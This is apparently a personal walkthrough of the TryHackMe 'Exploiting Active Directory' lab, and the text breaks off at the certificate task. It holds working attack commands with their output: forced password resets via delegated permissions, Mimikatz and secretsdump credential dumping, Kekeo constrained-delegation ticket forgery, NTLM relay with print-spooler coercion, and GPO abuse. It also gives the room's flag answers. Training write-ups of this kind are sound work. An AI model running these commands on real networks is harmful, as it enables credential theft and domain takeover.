Exploiting Active Directory

Task 2: Exploiting Permission Delegation

Inspecting Bloodhound Data

Download the Task Files


Download Task Files

Inspect the Data

Launch neo4j and bloodhound and import the data.

```
sudo neo4j console &
sudo bloodhound &
```


Now, drag the .zip file into the Bloodhound window. Let's search for our initial account that we retrieved from http://distributor.za.tryhackme.loc/creds .



Now, if you look over the Node Info tab, it's pretty obvious that the initial access user can't do too much in terms of privileged access.

Path to T2 Administrator


The Tier 2 Administrators group has administrative access over all workstations. We are going to search for a start node and end node. The start node will be the user account you got from the distributor. The end node will be Tier 2 Admins .






```
[user.name] ---MemberOf---> [Domain Users] ---GenericWrite---> [IT Support]
```

- **Our user account is a member of the Domain Users group.**
- **The Domain Users group has GenericWrite over the *IT Support group*.**
- **The IT Support group has *ForceChangePassword* over the T2 admin users.**

If you right-click GenericWrite in Bloodhound and choose Help, you can see some very helpful information about the privilege escalation path.







Add User Account to IT Support RDP to THMWRK1

RDP to thmwrk1.za.tryhackme.loc and open a PowerShell terminal you've logged on.

```
xfreerdp /v:thmwrk1.za.tryhackme.loc /u:'user.name' /p:'password'
```

Add-ADGroupMember

```
$user = Get-ADUser -Identity 'user.name'
$group = Get-ADGroup -Identity 'IT Support'
Add-ADGroupMember -Identity $group -Members $user
Get-ADGroupMember -Identity $group
```

Force a New Password on a T2 Admin

```
# Pick a random T2 accoun to target
$t2admin = Get-ADGroupMember -Identity 'Tier 2 Admins' | Get-Random -Count 1

# Print the name of the user
$t2admin.Name

# Change the password
$password = 'strong.pass1' | ConvertTo-SecureString -AsPlainText -Force
Set-ADAccountPassword -Identity $t2admin -Reset -NewPassword $password
```

RDP as the T2 Admin

Now, open an RDP session as your lower level user and RDP again to thmwkr1 as the tier 2 admin with the updated password.

```
xfreerdp /v:thmwrk1.za.tryhackme.loc /u:'t2.admin' /p:'newpass'
```

What is the value of the flag stored on the Desktop of the Administrator user on THMWRK1 (flag1.txt)? THM{Permission.Delegation.FTW!}

Task 3: Exploiting Kerberos Delegation

Enumerate Users with Constrained Delegation

```
Import-Module C:\tools\PowerView.ps1
Get-NetUser -TrustedToAuth
```

```
PS C:\Users\t2_lawrence.lewis> Get-NetUser -TrustedToAuth


logoncount               : 39
badpasswordtime          : 8/9/2022 6:44:31 PM
distinguishedname        : CN=IIS Server,CN=Users,DC=za,DC=tryhackme,DC=loc
objectclass              : {top, person, organizationalPerson, user}
displayname              : IIS Server
lastlogontimestamp       : 8/8/2022 11:14:06 AM
userprincipalname        : svcIIS@za.tryhackme.loc
name                     : IIS Server
objectsid                : S-1-5-21-3885271727-2693558621-2658995185-6155
samaccountname           : svcIIS
codepage                 : 0
samaccounttype           : USER_OBJECT
accountexpires           : NEVER
countrycode              : 0
whenchanged              : 8/8/2022 10:14:06 AM
instancetype             : 4
usncreated               : 78494
objectguid               : 11e42287-0a25-4d73-800d-b62e2d2a2a4b
sn                       : Server
lastlogoff               : 1/1/1601 12:00:00 AM
msds-allowedtodelegateto : {WSMAN/THMSERVER1.za.tryhackme.loc, WSMAN/THMSERVER1, http/THMSERVER1.za.tryhackme.loc, http/THMSERVER1}
objectcategory           : CN=Person,CN=Schema,CN=Configuration,DC=tryhackme,DC=loc
dscorepropagationdata    : 1/1/1601 12:00:00 AM
serviceprincipalname     : HTTP/svcServWeb.za.tryhackme.loc
givenname                : IIS
lastlogon                : 8/9/2022 6:44:51 PM
badpwdcount              : 0
cn                       : IIS Server
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated              : 4/27/2022 11:26:21 AM
primarygroupid           : 513
pwdlastset               : 4/29/2022 11:50:25 AM
usnchanged               : 147523
```

In the za.tryhackme.loc domain, there is only one user allowed to act as a delegate for other users – svcIIS@za.tryhackme.loc . This account is allowed to delegate access to:

- **WSMAN/THMSERVER1.za.tryhackme.loc**
- **http/THMSERVER1.za.tryhackme.loc**

Which is great news, because that would be allow a user delegated access to WinRM on THMSERVER1 .

If you were to perform proper post-exploitation enumeration of THMWRK1, you would find that there is a service on the host running as the svcIIS user.

Let's see what we can do about that.

```
Get-CimInstance -ClassName Win32_Service | Where-Object {$_.StartName -like 'svcIIS*'} | Select-Object *
```

```
Name                    : thmwinauth
Status                  : OK
ExitCode                : 0
DesktopInteract         : False
ErrorControl            : Normal
PathName                : C:\Windows\system32.cmd.exe
ServiceType             : Own Process
StartMode               : Auto
Caption                 : thmwinauth
Description             :
InstallDate             :
CreationClassName       : Win32_Service
Started                 : False
SystemCreationClassName : Win32_ComputerSystem
SystemName              : THMWRK1
AcceptPause             : False
AcceptStop              : False
DisplayName             : thmwinauth
ServiceSpecificExitCode : 0
StartName               : svcIIS@za.tryhackme.loc
State                   : Stopped
TagId                   : 0
CheckPoint              : 0
DelayedAutoStart        : True
ProcessId               : 0
WaitHint                : 0
PSComputerName          :
CimClass                : root/cimv2:Win32_Service
CimInstanceProperties   : {Caption, Description, InstallDate, Name...}
CimSystemProperties     : Microsoft.Management.Infrastructure.CimSystemProperties
```

So, at system startup, the svcIIS account will auto-start a service which executes C:\Windows\system32.cmd.exe . That should spawn a command prompt and cause the credential to cache in memory.

Dumping Secrets with Mimikatz

```
C:\Tools\mimikatz_trunk\x64\mimikatz.exe

mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::secrets
```

```
Secret  : _SC_thmwinauth / service 'thmwinauth' with username : svcIIS@za.tryhackme.loc
cur/text: Password1@
```

Bonus: Remotely Dumping Secrets

On Kali, we're going to use our tier 2 admin credential and the secretsdump.py script. <u>NOTE:</u> for the sake of this demo, I enabled the File Server feature on THMWRK1 .

```
┌──(ben㉿kali)-[~/Pentest/Training/TryHackMe/Networks]
└─$ impacket-secretsdump 'za.tryhackme.loc/t2_lawrence.lewis:strong.pass1@thmwrk1.za.tryhackme.loc'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa1403e57976b472bce5f231922ca3942
[*] Dumping local SAM hashes (u1
WorkstationAdmin:500:aad3b435b51
Guest:501:aad3b435b51404eeaad3b4
DefaultAccount:503:aad3b435b514
WDAGUtilityAccount:504:aad3b435b
vagrant:1000:aad3b435b51404eeaa
[*] Dumping cached domain logon
ZA.TRYHACKME.LOC/Administrator:
ZA.TRYHACKME.LOC/svcIIS:$DCC2$1
ZA.TRYHACKME.LOC/pauline.hargre
ZA.TRYHACKME.LOC/t2_ross.bird:$
ZA.TRYHACKME.LOC/sean.hopkins:$
ZA.TRYHACKME.LOC/t2_irene.nash:
ZA.TRYHACKME.LOC/barry.white:$D
ZA.TRYHACKME.LOC/janet.davis:$D
ZA.TRYHACKME.LOC/t2_lawrence.le
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ZA\THMWRK1$:aes256-cts-hmac-sha1
ZA\THMWRK1$:aes128-cts-hmac-sha1
ZA\THMWRK1$:des-cbc-md5:c44c8c1
ZA\THMWRK1$:plain_password_hex:
0025006300 2e002e00670030 03f003d0060                                   0650058007100 6d0049005c00250051
06d0067002c006700200047005100730                                        7300600026007300750049002000720
ZA\THMWRK1$:aad3b435b51404eeaad
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb654c483d9881
dpapi_userkey:0x4a6d7f7235b8a29
[*] NL$KM
 0000   10 BB 99 02 DA 94 4A 26
 0010   A8 12 BE E3 16 1F 8F 99
 0020   63 7C 2F 6D 07 C5 D9 5E
 0030   8A 03 99 FF 97 EC 7F 49
[*] _SC_thmwinauth
svcIIS@za.tryhackme.loc:Password1@
```

Redacted the user hashes, as I want to stay in scope

Request a TGT and Perform the Attack

For this attack, we'll be using a combination of mimikatz and kekeo .

Mimikatz

If your Mimikatz window from before is still running, revert your token.

```
mimikatz # token::revert
```

Kekeo

The commands in order are:

1. **Launch kekeo.exe**
2. **Request a TGT using the svcIIS credentials.**
3. **Request a S4U TGS on behalf of t1_trevor.jones to the HTTP service on THMSERVER1 using the TGT**
4. **Request a S4U TGS on behalf of t1_trevor.jones to the WSMAN service on THMSERVER1 using the TGT**

```
C:\Tools\kekeo\x64\kekeo.exe

kekeo # tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:Password1@

kekeo # tgs::s4u
/tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi
/user:t1_trevor.jones /service:http/THMSERVER1.za.tryhackme.loc

kekeo # tgs::s4u
/tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi
/user:t1_trevor.jones /service:wsman/THMSERVER1.za.tryhackme.loc
```

Mimikatz

Inject the S4U TGS ticket into our current session as the tier 2 admin and lanch a command prompt.

```
mimikatz # kerberos::ptt
TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_wsman~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.L
OC.kirbi

mimikatz # kerberos::ptt
TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_http~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LO
C.kirbi

mimikatz # misc::cmd
```

```
C:\Users\t2_lawrence.lewis>klist

Current LogonId is 0:0x2024a7

Cached Tickets: (2)

#0>     Client: t1_trevor.jones @ ZA.TRYHACKME.LOC
        Server: http/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 8/9/2022 21:32:09 (local)
        End Time:   8/10/2022 7:28:19 (local)
        Renew Time: 8/16/2022 21:28:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: t1_trevor.jones @ ZA.TRYHACKME.LOC
        Server: wsman/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 8/9/2022 21:32:26 (local)
        End Time:   8/10/2022 7:28:19 (local)
        Renew Time: 8/16/2022 21:28:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Proof that the tickets are injected into our session

```
Administrator: C:\Windows\SYSTEM32\cmd.exe - winrs -r:thmserver1.za.tryhackme.loc cmd

C:\Users\t2_lawrence.lewis>winrs -r:thmserver1.za.tryhackme.loc cmd
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\t1_trevor.jones>hostname
hostname
THMSERVER1

C:\Users\t1_trevor.jones>whoami
whoami
za\t1_trevor.jones

C:\Users\t1_trevor.jones>_
```

Starting a WinRM session as t1_trevor.jones on THMSERVER1

What is the value of the flag stored in the Desktop directory of the Administrator user on THMSERVER1 (flag2.txt)? THM{Constrained.Delegation.Can.Be.Very.Bad}

Task 4: Exploiting Automated Relays

Machine Accounts

You can use a custom *Bloodhound* query to find computer accounts that have admin rights over other computer accounts

```
MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[r2:AdminTo]->(n:Computer) RETURN
p
```

Verify the Print Spooler Service is Running

We need to verify this on the target computer.

```
Get-WmiObject Win32_Printer -Computer hostname.fqdn
```

Verify SMB Signing Enforcement

We need to verify this on all parties involved in the transaction.

```
sudo nmap -Pn -p445 --script=smb2-security-mode thmserver1.za.tryhackme.loc
thmserver2.za.tryhackme.loc
```

```
┌──(ben㉿kali)-[~/Pentest/Training/TryHackMe/Networks]
└─$ sudo nmap -Pn -p445 --script=smb2-security-mode thmserver1.za.tryhackme.loc thmserver2.za.tryhackme.loc
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-09 17:19 EDT
Nmap scan report for thmserver1.za.tryhackme.loc (10.200.60.201)
Host is up (0.23s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Nmap scan report for thmserver2.za.tryhackme.loc (10.200.60.202)
Host is up (0.092s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Nmap done: 2 IP addresses (2 hosts up) scanned in 9.99 seconds
```

Get the IP Address of the Target

This will allow us to authenticate with NTLM in the Kerberos environment, since Kerberos uses FQDNs.

```
dig thmserver1.za.tryhackme.loc
```


Set up the NTLM Relay

```
sudo ntlmrelayx.py -smb2support -t smb://"10.200.60.201" -debug
```

RDP to THMWRK1 and Exploit

For this attack, you can RDP to THMWRK1 . Then, run this command using SpoolSample.exe

```
C:\Tools\SpoolSample.exe thmserver2.za.tryhackmloc "kali-vpn-ip"
```



```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.200.60.202, attacking target smb://10.200.60.201
[*] Authenticating against smb://10.200.60.201 as ZA\THMSERVER2$ SUCCEED
[*] SMBD-Thread-5: Received connection from 10.200.60.202, attacking target smb://10.200.60.201
[-] Authenticating against smb://10.200.60.201 as \ FAILED
[*] Service RemoteRegistry is in stopped state
[*] SMBD-Thread-6: Received connection from 10.200.60.202, attacking target smb://10.200.60.201
[*] Starting service RemoteRegistry
[-] Authenticating against smb://10.200.60.201 as \ FAILED
[+] Retrieving class info for JD
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
[*] Target system bootKey: 0x4e05e7ea4fdddde75aa56010474948dc
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: True
ServerAdmin:500:aad3b435b51404e
[+] NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b
[+] NewStyle hashes is: True
DefaultAccount:503:aad3b435b514
[+] NewStyle hashes is: True
WDAGUtilityAccount:504:aad3b435                                                    :
[+] NewStyle hashes is: True
vagrant:1000:aad3b435b51404eeaa
[+] NewStyle hashes is: True
trevor.local:1001:aad3b435b5140
[*] Done dumping SAM hashes for host: 10.200.60.201
[*] Stopping service RemoteRegistry
```

What is the value of the flag stored in the Desktop directory of the Administrator.ZA user on THMSERVER1 (flag3.txt)? THM{Printing.Some.Shellz}

Task 6: Exploiting Group Policy Objects

RDP to THMWRK1


```
xfreerdp /v:thmwrk1.za.tryhackme.loc /u:username /p:'password'
```

Inject the Service Account Credentials

```
runas /netonly /user:za.tryhackme.loc\svcServMan cmd.exe

mmc.exe
```

Modify the Group Policy Object




Add Group > Browse > Search "IT Support" > Click OK

Make "IT Support" Administrators and Remote Desktop Users on THMSERVER2

This group policy applies to the path za.tryhackme.loc/Servers/Management Servers , as specified in the GPO path.

If we add the Active Directory Users and Computers snap-in to our mmc.exe session, we can inspect that OU.



If there were more servers in this OU, this GPO would allow us to RDP as administrators to all of them.

RDP to THMSERVER2

You can use your low-level user credential that you received from http://distributor.za.tryhackme.loc/creds , as this user is a member of the IT Support group after we added the user in Task 2.

What is the value of the flag stored on THMSERVER2 in the Administrator's Desktop directory (flag4.txt)? THM{Exploiting.GPOs.For.Fun.And.Profit}

Task 7: Exploiting Certificates

Find Vulnerable Certificate Templates


Use your RDP session on THMSERVER2 to enumerate certificate templates


```
certutil -Template -v > .\templates.txt
```


Exploit a Certificate Template

Create a Certificate

